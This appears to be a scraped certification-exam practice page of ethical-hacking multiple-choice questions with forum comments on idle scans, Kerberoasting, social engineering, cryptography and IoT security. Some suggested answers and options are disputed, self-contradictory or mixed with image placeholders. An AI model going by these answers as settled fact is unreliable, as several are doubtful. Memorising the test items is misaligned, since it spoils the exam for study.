nbtstat -a [IP]: This command is used to display the NetBIOS name table of a remote machine, where [IP] can be the IPv4 address or an IPv6 address. By using the IPv6 address in this command, you can enumerate the NetBIOS names of the target machine even if the network is based on IPv6.

upvoted 1 times

Question #147 *Topic 1*

During a red team assessment, a CEH is given a task to perform network scanning on the target network without revealing its IP address. They are also required to find an open port and the services available on the target machine. What scanning technique should they employ, and which command in Zenmap should they use?

A. Use SCTP INIT Scan with the command "-sY"

B. Use UDP Raw ICMP Port Unreachable Scanning with the command "-sU"

C. Use the ACK flag probe scanning technique with the command "-sA"

D. Use the IDLE/IPID header scan technique with the command "-sI"

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

To avoid revealing your IP address during a scan while still detecting open ports and services, the Idle Scan (-sI) is the correct and stealthiest option.

upvoted 1 times

[Removed] 1 year, 6 months ago

IDLE Scan (-sI) is a stealthy scanning technique that allows an attacker to scan a target network without revealing their own IP address. It uses a "zombie" host (an idle system) to relay the scan, making it appear as if the scan is originating from the zombie rather than the attacker. It does not send packets directly from the attacker's machine, thus providing complete anonymity. It can detect open ports and services without being easily detected by intrusion detection systems (IDS).

upvoted 3 times

Dogeo 1 year, 6 months ago

The IDLE/IPID header scan technique (-sI) is the best option for performing a network scan while keeping the attacker's IP address hidden. It is specifically designed for stealth and is the most appropriate choice for this red team task.

upvoted 2 times

pindinga1 1 year, 7 months ago

D. Use the IDLE/IPID header scan technique with the command "-sI" Explanation: The IDLE scan (-sI) is a stealthy scanning technique that allows a hacker to scan a target without revealing their own IP address. Instead, it leverages a "zombie" (an idle host with predictable IPID sequence numbers) to send packets on behalf of the attacker. Why is this the best choice? The attacker's IP address remains hidden because the "zombie" host is the one interacting with the target. It provides open port detection while avoiding direct interaction with the target. It is difficult to trace back to the attacker, making it useful for stealthy reconnaissance in a red team assessment.

upvoted 3 times

Question #148 *Topic 1*

A large corporation is planning to implement preventive measures to counter a broad range of social engineering techniques. The organization has implemented a signature-based IDS, intrusion detection system, to detect known attack payloads and network flow analysis to monitor data entering and leaving the network. The organization is deliberating on the next step. Considering the information provided about various social engineering techniques, what should be the organization's next course of action?

A. Implement endpoint detection and response solution to oversee endpoint activities

B. Set up a honeypot to attract potential attackers into a controlled environment for analysis

C. Deploy more security personnel to physically monitor key points of access

D. Organize regular employee awareness training regarding social engineering techniques and preventive measures

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Social engineering exploits human behavior, not just technical vulnerabilities. Even with signature-based IDS and network flow analysis, employees remain the weakest link if not properly trained. Training staff to recognize tactics like phishing, pretexting, baiting, and tailgating is the most effective preventive measure.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Social engineering attacks primarily target human vulnerabilities rather than technical weaknesses. Even with IDS, network flow analysis, and security monitoring, attackers can still manipulate employees through phishing, pretexting, baiting, and other deception techniques to gain unauthorized access.

upvoted 2 times

Question #149 *Topic 1*

An audacious attacker is targeting a web server you oversee. He intends to perform a Slow HTTP POST attack, by manipulating 'a' HTTP connection. Each connection sends a byte of data every 'b' second, effectively holding up the connections for an extended period. Your server is designed to manage 'm' connections per second, but any connections exceeding this number tend to overwhelm the system. Given 'a=100' and variable 'm', along with the attacker's intention of maximizing the attack duration 'D=a*b', consider the following scenarios. Which is most likely to result in the longest duration of server unavailability?

A. m=90, b=15: The server can manage 90 connections per second, but the attacker's 100 connections exceed this, and with each connection held up for 15 seconds, the attack duration could be significant.

B. m=105, b=12: The server can manage 105 connections per second, more than the attacker's 100 connections, likely maintaining operation despite a moderate hold-up time.

C. m=110, b=20: Despite the attacker sending 100 connections, the server can handle 110 connections per second, therefore likely staying operative, regardless of the hold-up time per connection.

D. m=95, b=10: Here, the server can handle 95 connections per second, but it falls short against the attacker's 100 connections, albeit the hold-up time per connection is lower.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

 A. m=90, b=15 Attacker opens 100 connections, server can handle only 90, so overloaded. Each connection stays open for 15 seconds ⇒ Total duration: D = 100 * 15 = 1500 seconds Longest hold time and server is overwhelmed Most damaging scenario

upvoted 2 times

Gibsomd 1 year, 5 months ago

The attacker's 100 connections exceed the server limit, keeping connections tied up for 15 seconds. Server remains functional because it can handle more than 100 connections.

upvoted 1 times

Question #150 *Topic 1*

A large organization has recently performed a vulnerability assessment using Nessus Professional, and the security team is now preparing the final report. They have identified a high-risk vulnerability, named XYZ, which could potentially allow unauthorized access to the network. In preparing the report, which of the following elements would NOT be typically included in the detailed documentation for this specific vulnerability?

A. Proof of concept (PoC) of the vulnerability, if possible, to demonstrate its potential impact on the system.

B. The total number of high, medium, and low-risk vulnerabilities detected throughout the network.

C. The list of all affected systems within the organization that are susceptible to the identified vulnerability.

D. The CVE ID of the vulnerability and its mapping to the vulnerability's name, XYZ.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

When preparing a detailed vulnerability report for a specific vulnerability (like XYZ), the documentation typically includes: Proof of Concept (PoC) to show how the vulnerability can be exploited (Option A) List of all affected systems susceptible to that vulnerability (Option C) CVE ID and mapping to the vulnerability name for clear identification (Option D)

upvoted 1 times

[Removed] 1 year, 6 months ago

Listing the total number of vulnerabilities across the entire network is part of the overall assessment summary, not the detailed documentation for one specific vulnerability. While the total count of vulnerabilities is relevant for trend analysis, it does not provide useful technical details about vulnerability XYZ specifically

upvoted 3 times

MHafizC 1 year, 7 months ago

The risk level is not mentioned in the book under the security vulnerability report.

upvoted 2 times

Question #151 *Topic 1*

Recently, the employees of a company have been receiving emails that seem to be from their colleagues, but with suspicious attachments. When opened, these attachments appear to install malware on their systems. The IT department suspects that this is a targeted malware attack. Which of the following measures would be the most effective in preventing such attacks?

A. Disabling Autorun functionality on all drives


B. Avoiding the use of outdated web browsers and email software

C. Regularly scan systems for any new files and examine them

D. Applying the latest patches and updating software programs

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Applying patches and keeping software up-to-date helps close security vulnerabilities that malware exploits to install itself when attachments are opened.

upvoted 1 times

paske 1 year, 2 months ago

Answer C.

upvoted 1 times

Gibsomd 1 year, 5 months ago

The scenario describes a targeted malware attack delivered through email attachments, likely involving spear phishing or malicious payloads exploiting software vulnerabilities. The most effective way to prevent such attacks is to apply security patches and update software to close any known vulnerabilities that malware might exploit.

upvoted 2 times

Question #152 *Topic 1*

A network security analyst, while conducting penetration testing, is aiming to identify a service account password using the Kerberos authentication protocol. They have a valid user authentication ticket (TGT) and decided to carry out a Kerberoasting attack. In the scenario described, which of the following steps should the analyst take next?

A. Carry out a passive wire sniffing operation using Internet packet sniffers

B. Perform a PRobability INfinite Chained Elements (PRINCE) attack

C. Extract plaintext passwords, hashes, PIN codes, and Kerberos tickets using a tool like Mimikatz

D. Request a service ticket for the service principal name of the target service account

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Kerberoasting involves requesting a service ticket (TGS) for a service principal name (SPN) associated with a service account. Once the service ticket is obtained, the attacker extracts the encrypted part of the ticket, which can be brute-forced offline to reveal the service account's plaintext password.

upvoted 1 times

Gibsomd 1 year, 5 months ago

A Kerberoasting attack is a post-exploitation attack where an attacker with a valid Ticket Granting Ticket (TGT) requests a service ticket (TGS) for a service account in an Active Directory environment. The goal is to obtain a TGS ticket encrypted with the service account's NTLM hash, which can then be cracked offline to recover the plaintext password.

upvoted 2 times

Question #153 *Topic 1*

As a cybersecurity analyst at IoT Defend, you are working with a large utility company that uses Industrial Control Systems (ICS) in its operational technology (OT) environment. The company has recently integrated IoT devices into this environment to enable remote monitoring and control. They want to ensure these devices do not become a weak link in their security posture. To identify potential vulnerabilities in the IoT devices, which of the following actions should you recommend as the first step?

A. Use stronger encryption algorithms for data transmission between IoT devices.


B. Implement network segmentation to isolate IoT devices from the rest of the network.

C. Conduct a vulnerability assessment specifically for the IoT devices.

D. Install the latest antivirus software on each IoT device.

Suggested Answer: *C*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Conducting a vulnerability assessment is the foundational step to understand the current security posture of the IoT devices by identifying weaknesses, misconfigurations, outdated firmware, or vulnerabilities.

upvoted 1 times

Luispe 1 year, 2 months ago

Conduct a vulnerability assessment specifically for the IoT devices.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct is C) Read question: "To identify potential vulnerabilities in the IoT devices, which of the following actions..." Segmentation in IoT networks is correct desigh but that's not what they are asking about. To identify vulnerabilities, perform vulnerability scan and assessment = C)

upvoted 3 times

killwitch 1 year, 5 months ago

C. Conduct a vulnerability assessment specifically for the IoT devices. Before implementing any security measures, the first step should always be to identify existing vulnerabilities. A vulnerability assessment will: - Identify weaknesses in the IoT devices (e.g., outdated firmware, weak authentication, open ports). - Help prioritize security fixes based on risk levels. - Provide a clear security baseline before making further security improvements.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Isolates vulnerable IoT devices from critical systems, preventing lateral movement in case of compromise and limits attack surfaces

upvoted 1 times

Question #154 *Topic 1*

A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter-process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

A. Probe the IPC share by attempting to brute force admin credentials


B. Brute force Active Directory

C. Extract usernames using email IDs

D. Conduct a DNS zone transfer

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

To enumerate a remote IPC share, probing it with authentication attempts (e.g., brute forcing admin credentials) is a common and effective method.

upvoted 3 times

e30b32d 1 year, 3 months ago

A - correct answer - Probe the IPC share by attempting to brute force admin credentials

upvoted 1 times

hiddenmessages 1 year, 4 months ago

Why would you brute force when the goal is just enumeration? Answer is C

upvoted 2 times

killwitch 1 year, 5 months ago

A. Probe the IPC share by attempting to brute-force admin credentials Inter-Process Communication (IPC) shares are used for data exchange between processes and can be a common target for enumeration in Windows environments. If misconfigured, IPC shares can leak sensitive information, such as usernames, service accounts, or even password hashes. Brute-forcing admin credentials against the IPC share is a logical step to see if weak or default credentials can be exploited for further access.

upvoted 2 times

Gibsomd 1 year, 5 months ago

When performing network enumeration or reconnaissance, attackers often try to extract usernames from publicly available data, such as email addresses.

upvoted 2 times

Question #155 *Topic 1*

As a cybersecurity analyst at TechSafe Inc., you are working on a project to improve the security of a smart home system. This IoT-enabled system controls various aspects of the home, from heating and lighting to security cameras and door locks. Your client wants to ensure that even if one device is compromised, the rest of the system remains secure. Which of the following strategies would be most effective for this purpose?

A. Recommend using a strong password for the smart home system's main control panel.

B. Suggest implementing two-factor authentication for the smart home system's mobile app.

C. Propose frequent system resets to clear any potential malware.

D. Advise using a dedicated network for the smart home system, separate from the home's main Wi-Fi network.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Using a dedicated, segregated network for IoT/smart home devices is the best way to contain breaches and protect the rest of the home network.

upvoted 1 times

Gibsomd 1 year, 5 months ago

A smart home system consists of IoT devices (e.g., security cameras, smart locks, thermostats) that are often vulnerable to cyber threats due to weak security mechanisms. The best way to secure them is to isolate them on a dedicated network, ensuring that even if an IoT device is compromised, it cannot be used to access the home's main devices (laptops, phones, personal data).

upvoted 1 times

Question #156 *Topic 1*

During your summer internship at a tech company, you have been asked to review the security settings of their web server. While inspecting, you notice the server reveals detailed error messages to users, including database query errors and internal server errors. As a cybersecurity beginner, what is your understanding of this setting, and how would you advise the company?

A. Retain the setting as it aids in troubleshooting user issues.

B. Suppress detailed error messages, as they can expose sensitive information.

C. Implement stronger encryption to secure the error messages.

D. Increase the frequency of automated server backups.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

To improve security, suppress detailed error messages on the web server and show only generic error information to users.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Detailed error messages can reveal sensitive information about a web server's configuration, database structure, or even authentication mechanisms.

upvoted 2 times

Question #157 *Topic 1*

You are the chief security officer at AlphaTech, a tech company that specializes in data storage solutions. Your company is developing a new cloud storage platform where users can store their personal files. To ensure data security, the development team is proposing to use symmetric encryption for data at rest. However, they are unsure of how to securely manage and distribute the symmetric keys to users. Which of the following strategies would you recommend to them?

A. Use hash functions to distribute the keys.

B. Use HTTPS protocol for secure key transfer.

C. Use digital signatures to encrypt the symmetric keys.

D. Implement the Diffie-Hellman protocol for secure key exchange.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Use Diffie-Hellman to securely exchange symmetric keys between users and the cloud platform before encrypting data at rest.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Symmetric encryption is fast and efficient for encrypting data at rest, but it requires secure key distribution because both encryption and decryption use the same key. The Diffie-Hellman (DH) protocol is a widely used method for secure key exchange over an insecure channel without needing prior shared secrets.

upvoted 2 times

Question #158 *Topic 1*

You work as a cloud security specialist at SkyNet Solutions. One of your clients is a healthcare organization that plans to migrate its electronic health record (EHR) system to the cloud. This system contains highly sensitive personal and medical data. As part of your job, you need to ensure the security and privacy of this data while it is being transferred and stored in the cloud. You recommend that data should be encrypted during transit and at rest. However, you also need to ensure that even if a cloud service provider(CSP) has access to encrypted data, they should not be able to decrypt it. Which of the following would be the most suitable strategy to meet this requirement?

A. Rely on network-level encryption protocols for data transfer.

B. Use SSL/TLS for data transfer and allow the CSP to manage encryption keys.

C. Utilize the CSP's built-in data encryption services.

D. Use client-side encryption and manage encryption keys independently of the CSP.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Client-side encryption with independent key management ensures that the CSP cannot decrypt sensitive data stored in the cloud.

upvoted 1 times

Gibsomd 1 year, 5 months ago

In a healthcare environment, protecting electronic health records (EHRs) is critical due to strict compliance regulations (e.g., HIPAA, GDPR). While encryption in transit (SSL/TLS) and at rest (CSP encryption) is important, the biggest risk is CSP access to encryption keys.

upvoted 1 times

Question #159 *Topic 1*

A certified ethical hacker is conducting a Whois footprinting activity on a specific domain. The individual is leveraging various tools such as Batch IP Converter and Whois Analyzer Pro to retrieve vital details but is unable to gather complete Whois information from the registrar for a particular set of data. As the hacker, what might be the probable data model being utilized by the domain's registrar for storing and looking up Whois information?

A. Thin Whois model working correctly


B. Thin Whois model with a malfunctioning server

C. Thick Whois model with a malfunctioning server

D. Thick Whois model working correctly

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Incomplete Whois data from the registrar typically indicates the use of a Thin Whois model working correctly, where registrars hold only partial data.

upvoted 1 times

Gibsomd 1 year, 5 months ago

The Whois system is used for querying domain registration details, and there are two primary models for storing and retrieving Whois information, Thin Whois Modeland and Thick Whois Model. Since the hacker is unable to retrieve complete Whois information, this suggests that The server is working correctly, but full data is not stored in the central registry (as per Thin Whois behavior).

upvoted 3 times

bibibi 1 year, 6 months ago

i have changed my mind after carefully read into the question and this ""unable to gather complete Whois information from the registrar" show that it is the "Thin Whois model" that only provide limited information.

upvoted 3 times

bibibi 1 year, 6 months ago

Thick WHOIS offers greater transparency and ease of access to domain information and consist more information like the contact information for the domain owner (registrant), administrative contact, and technical contact as compare to the Thin Whois.

upvoted 1 times

MHafizC 1 year, 7 months ago

This is related to thin whois model, providing only certain set of data. It is working as this.

upvoted 3 times

Question #160 *Topic 1*

You are a cybersecurity professional managing cryptographic systems for a global corporation. The company uses a mix of Elliptic Curve Cryptography (ECC) for key exchange and symmetric encryption algorithms for data encryption. The time complexity of ECC key pair generation is O(n^3), where 'n' is the size of the key. An advanced threat actor group has a quantum computer that can potentially break ECC with a time complexity of O((log n)^2). Given that the ECC key size is 'n=512' and varying symmetric encryption algorithms and key sizes, which scenario would provide the best balance of security and performance?

A. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.

B. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.

C. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to 3DES's inherent inefficiencies.

D. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

AES-256 is the most secure and performant symmetric encryption option under a quantum-capable threat scenario, especially when ECC is known to be vulnerable.

upvoted 1 times

killwitch 1 year, 5 months ago

Since quantum computers can break ECC much more efficiently due to its O((log n)^2) time complexity, the focus should be on strong symmetric encryption that is resistant to quantum attacks. AES-256 is widely recommended for post-quantum security because: - It offers high security against both classical and quantum attacks. - Grover's algorithm reduces the effective key space of AES-256 to AES-128 security levels, but that is still secure. - AES-256 is much faster than 3DES and Blowfish while maintaining strong security.

upvoted 1 times

Gibsomd 1 year, 5 months ago

AES (Advanced Encryption Standard), is not directly broken by quantum computing in the same way as ECC. Instead, Grover's algorithm can reduce brute-force attacks on AES from O(2^k) to O(2^(k/2)), meaning AES-256 has an effective strength of 128-bit security against quantum attacks.

upvoted 2 times

Dogeo 1 year, 6 months ago

AES-128 is the best for balance between security and performance.

upvoted 1 times

Question #161 *Topic 1*

You are a security analyst for CloudSec, a company providing cloud security solutions. One of your clients, a financial institution, wants to shift its operations to a public cloud while maintaining a high level of security control. They want to ensure that they can monitor all their cloud resources continuously and receive real-time alerts about potential security threats. They also want to enforce their security policies consistently across all cloud workloads. Which of the following solutions would best meet these requirements?

A. Implement a Virtual Private Network (VPN) for secure data transmission.

B. Deploy a Cloud Access Security Broker (CASB).

C. Use multi-factor authentication for all cloud user accounts.

D. Use client-side encryption for all stored data.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

CASB provides centralized visibility, policy enforcement, threat detection, and real-time security across all cloud workloads.

upvoted 1 times

Gibsomd 1 year, 5 months ago

A Cloud Access Security Broker (CASB) is the best solution because it provides: Continuous monitoring of cloud resources : CASBs track all cloud activities, including user behavior, API calls, and data movements.

upvoted 1 times

Question #162 *Topic 1*

Consider a hypothetical situation where an attacker, known for his proficiency in SQL Injection attacks, is targeting your web server. This adversary meticulously crafts 'q' malicious SQL queries, each inducing a delay of 'd' seconds in the server response. This delay in response is an indicator of a potential attack. If the total delay, represented by the product 'q*d', crosses a defined threshold 'T', an alert is activated in your security system. Furthermore, it is observed that the attacker prefers prime numbers for 'q', and 'd' follows a pattern in the Fibonacci sequence. Now, consider 'd=13' seconds (a Fibonacci number) and various values of 'q' (a prime number) and 'T'. Which among the following scenarios will most likely trigger an alert?

A. q=17, T=220: Even though the attacker increases 'q', the total delay ('q*d' = 221 seconds) just surpasses the threshold, possibly activating an alert.


B. q=13, T=180: In this case, the total delay caused by the attacker ('q*d' = 169 seconds) breaches the threshold, likely leading to the triggering of a security alert.

C. q=11, T=150: Here, the total delay induced by the attacker ('q*d' = 143 seconds) does not surpass the threshold, so the security system remains dormant.

D. q=19, T=260: Despite the attacker's increased effort, the total delay ('q*d' = 247 seconds) does not exceed the threshold, thus no alert is triggered.

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

To solve this, we use the formula: Total delay = $q \times d$ Total delay=q×d Where: d = 13 d=13 (a Fibonacci number) q q is a prime number If $q \times d > T$ q×d>T, then an alert is triggered

upvoted 1 times

KnightHeart 1 year, 2 months ago

"Which among the following scenarios will most likely trigger an alert?" Only A triggered an alert

upvoted 1 times

killwitch 1 year, 5 months ago

A. q = 17, T = 220: Total Delay=17×13=221 seconds Here, 221 seconds is greater than the threshold T=220, so an alert will be triggered.

upvoted 3 times

Gibsomd 1 year, 5 months ago

Option B is the most likely to trigger the security alert since 169 seconds breaches the threshold of 180 seconds. Option A is close but not as clear, as 221 just surpasses 220 and might depend on system behavior. Options C and D do not trigger alerts because their total delay remains below the threshold.Answer is A B is incorrect since 169 is less than 180 which is needed to trigger an alert

upvoted 1 times

Gibsomd 1 year, 5 months ago

Selected Answer: B

Option B is the most likely to trigger the security alert since 169 seconds breaches the threshold of 180 seconds. Option A is close but not as clear, as 221 just surpasses 220 and might depend on system behavior. Options C and D do not trigger alerts because their total delay remains below the threshold.

upvoted 1 times

Jacket 1 year, 4 months ago

Answer is A B is incorrect since 169 is less than 180 which is needed to trigger an alert

upvoted 1 times

Question #163 *Topic 1*

You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a suitable replacement to enhance the security of the company's wireless network?

A. Open System authentication

B. WPA2-PSK with AES encryption

C. SSID broadcast disabling

D. MAC address filtering

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

If available, WPA3 would be even better than WPA2. But if WPA3 is not an option, WPA2 with AES remains the recommended secure alternative to WEP.

upvoted 1 times

Gibsomd 1 year, 5 months ago

The best replacement for WEP is WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key) with AES encryption because, AES (Advanced Encryption Standard) is highly secure and resistant to brute-force attacks, and WPA2-PSK provides strong encryption for home and small business networks that do not use enterprise authentication.

upvoted 1 times

Question #164 *Topic 1*

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n^2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)^2) to crack RSA encryption. Given 'n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance?

A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.

B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.

C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.

D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Suggested Answer: *C*

Community vote distribution



Nian Most Recent 4 months, 1 week ago

NIST explicitly recommends AES-256 for long-term quantum-resistant symmetric security.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Since you're already using a very large RSA key (4000 bits), and performance is a concern, AES-192 provides strong encryption with better efficiency than AES-256. It's a middle ground that offers good resistance to brute-force attacks without excessive processing overhead.

upvoted 2 times

KnightHeart 1 year, 3 months ago

C. AES-192 (192-bit key) Security: Between AES-128 and AES-256, but still vulnerable to quantum attacks (reduces to ~96-bit security). Performance: Slower than AES-128, faster than AES-256. Trade-off: Moderate security and performance, but no clear advantage over AES-256 in security or AES-128 in speed.

upvoted 2 times

Gibsomd 1 year, 5 months ago

AES-192 provides an ideal middle ground—stronger than AES-128 but not as computationally expensive as AES-256.

upvoted 3 times

MHafizC 1 year, 7 months ago

It's quite a wonder why the answer here is D when the given answers are already hinted of the answer.

upvoted 4 times

Question #165 *Topic 1*

An experienced cyber attacker has created a fake LinkedIn profile, successfully impersonating a high-ranking official from a well-established company, to execute a social engineering attack. The attacker then connected with other employees within the organization, receiving invitations to exclusive corporate events and gaining access to proprietary project details shared within the network. What advanced social engineering technique has the attacker primarily used to exploit the system and what is the most likely immediate threat to the organization?

A. Whaling and Targeted Attacks


B. Pretexting and Network Vulnerability

C. Spear Phishing and Spam

D. Baiting and Involuntary Data Leakage

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

What Happened in the Scenario: The attacker impersonated a high-ranking official using a fake LinkedIn profile. They connected with employees and were invited to exclusive events and gained access to sensitive project information.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Selected Answer: B

Identified Social Engineering Technique:

The attacker impersonated a high-ranking official using a fake LinkedIn profile, targeted specific employees, and gained trust to access proprietary information. This aligns with pretexting, a technique where an attacker creates a fictional scenario (pretext) to manipulate victims into divulging sensitive data or granting access.

Whaling (A) targets high-level executives, but here the attacker impersonates a high-ranking official to target others, not directly attack executives.

Spear Phishing (C) involves targeted emails, but the attack uses a social media profile, not phishing emails.

Baiting (D) uses physical or digital "baits" (e.g., infected USB drives), which is not the case here.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Identified Social Engineering Technique: The attacker impersonated a high-ranking official using a fake LinkedIn profile, targeted specific employees, and gained trust to access proprietary information. This aligns with pretexting, a technique where an attacker creates a fictional scenario (pretext) to manipulate victims into divulging sensitive data or granting access. Whaling (A) targets high-level executives, but here the attacker impersonates a high-ranking official to target others, not directly attack executives. Spear Phishing (C) involves targeted emails, but the attack uses a social media profile, not phishing emails. Baiting (D) uses physical or digital "baits" (e.g., infected USB drives), which is not the case here.Immediate Threat to the Organization: The attacker gained access to proprietary project details shared within the network. This directly leads to an involuntary data leakage (D), where sensitive information is disclosed without authorization. Network Vulnerability (B) refers to flaws in infrastructure, not the immediate result of data exposure. Spam (C) is irrelevant here, as the attack focuses on data theft, not unsolicited messages. Targeted Attacks (A) are a broader category, but the immediate risk is the leakage of proprietary information, not the attack vector itself.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Immediate Threat to the Organization: The attacker gained access to proprietary project details shared within the network. This directly leads to an involuntary data leakage (D), where sensitive information is disclosed without authorization. Network Vulnerability (B) refers to flaws in infrastructure, not the immediate result of data exposure. Spam (C) is irrelevant here, as the attack focuses on data theft, not unsolicited messages. Targeted Attacks (A) are a broader category, but the immediate risk is the leakage of proprietary information, not the attack vector itself.

upvoted 1 times

e30b32d 1 year, 3 months ago

The scenario describes an attacker: Creating a fake LinkedIn profile Impersonating a high-ranking official Gaining trust and connecting with other employees Receiving invitations and accessing sensitive project information This aligns closely with whaling, which is a type of social engineering attack that targets high-profile individuals (executives, directors, etc.) or impersonates them to gain access to privileged information or networks.

upvoted 1 times

killwitch 1 year, 5 months ago

A. Whaling and Targeted Attacks This is the best match, as the attacker impersonated a high-ranking official and used this trust to gain access to proprietary project details and corporate events.

upvoted 2 times

Gibsomd 1 year, 5 months ago

Selected Answer: C

Spear Phishing → A highly targeted attack where a hacker crafts emails specifically for an individual or organization to trick them into revealing sensitive information or installing malware.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Spear Phishing → A highly targeted attack where a hacker crafts emails specifically for an individual or organization to trick them into revealing sensitive information or installing malware.Correct is A) Whaling = specific type of phishing attack that targets high-profile employees, such as the chief executive officer (CEO) or chief financial officer, in order to steal sensitive information from a company. In many whaling phishing attacks, the attacker's goal is to manipulate the victim into authorizing high-value wire transfers to the attacker. This exactly matches to the description in the question.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct is A) Whaling = specific type of phishing attack that targets high-profile employees, such as the chief executive officer (CEO) or chief financial officer, in order to steal sensitive information from a company. In many whaling phishing attacks, the attacker's goal is to manipulate the victim into authorizing high-value wire transfers to the attacker. This exactly matches to the description in the question.

upvoted 1 times

Question #166 *Topic 1*

As a cybersecurity analyst for a large corporation, you are auditing the company's mobile device management (MDM) policy. One of your areas of concern is data leakage from company-provided smartphones. You are worried about employees unintentionally installing malicious apps that could access sensitive corporate data on their devices. Which of the following would be an effective measure to prevent such data leakage?

A. Require biometric authentication for unlocking devices.

B. Regularly change Wi-Fi passwords used by the devices.

C. Mandate the use of VPNs when accessing corporate data.

D. Enforce a policy that only allows app installations from approved corporate app stores.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

This scenario is about preventing data leakage caused by employees unintentionally installing malicious apps on company-provided smartphones. The best preventive measure is to control the source of app installations, ensuring only trusted and vetted apps are used.

upvoted 1 times

Question #167 *Topic 1*

A certified ethical hacker is carrying out an email footprinting exercise on a targeted organization using eMailTrackerPro. They want to map out detailed information about the recipient's activities after receiving the email. Which among the following pieces of information would NOT be directly obtained from eMailTrackerPro during this exercise?

A. Geolocation of the recipient


B. Tvpe of device used to open the email

C. The email accounts related to the domain of the organization

D. The time recipient spent reading the email

Suggested Answer: *C*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

eMailTrackerPro is a tool used for email header analysis and tracing the origin of an email. It helps with email footprinting by extracting and interpreting metadata such as: IP address of sender Geolocation of sender or recipient Time the email was opened Possibly the type of device or user agent (depending on available data)

upvoted 2 times

KnightHeart 1 year, 3 months ago

Selected Answer: C

C. The email accounts related to the domain of the organization Why this is not obtained directly:

Email tracking tools like eMailTrackerPro focus on tracking interactions with a specific sent email, not on discovering all email accounts associated with a domain.

Discovering email accounts related to a domain (e.g., user@company.com) typically requires other footprinting techniques, such as: Guessing common username patterns (e.g., first.last@company.com). Using domain search tools (e.g., Hunter.io, Voila Norbert) or social engineering. Analyzing public records, job postings, or company websites.

Tracking tools vs. account discovery: The tracker records data about the recipient who opened the email, but it does not enumerate all email accounts within the domain.

upvoted 3 times

KnightHeart 1 year, 3 months ago

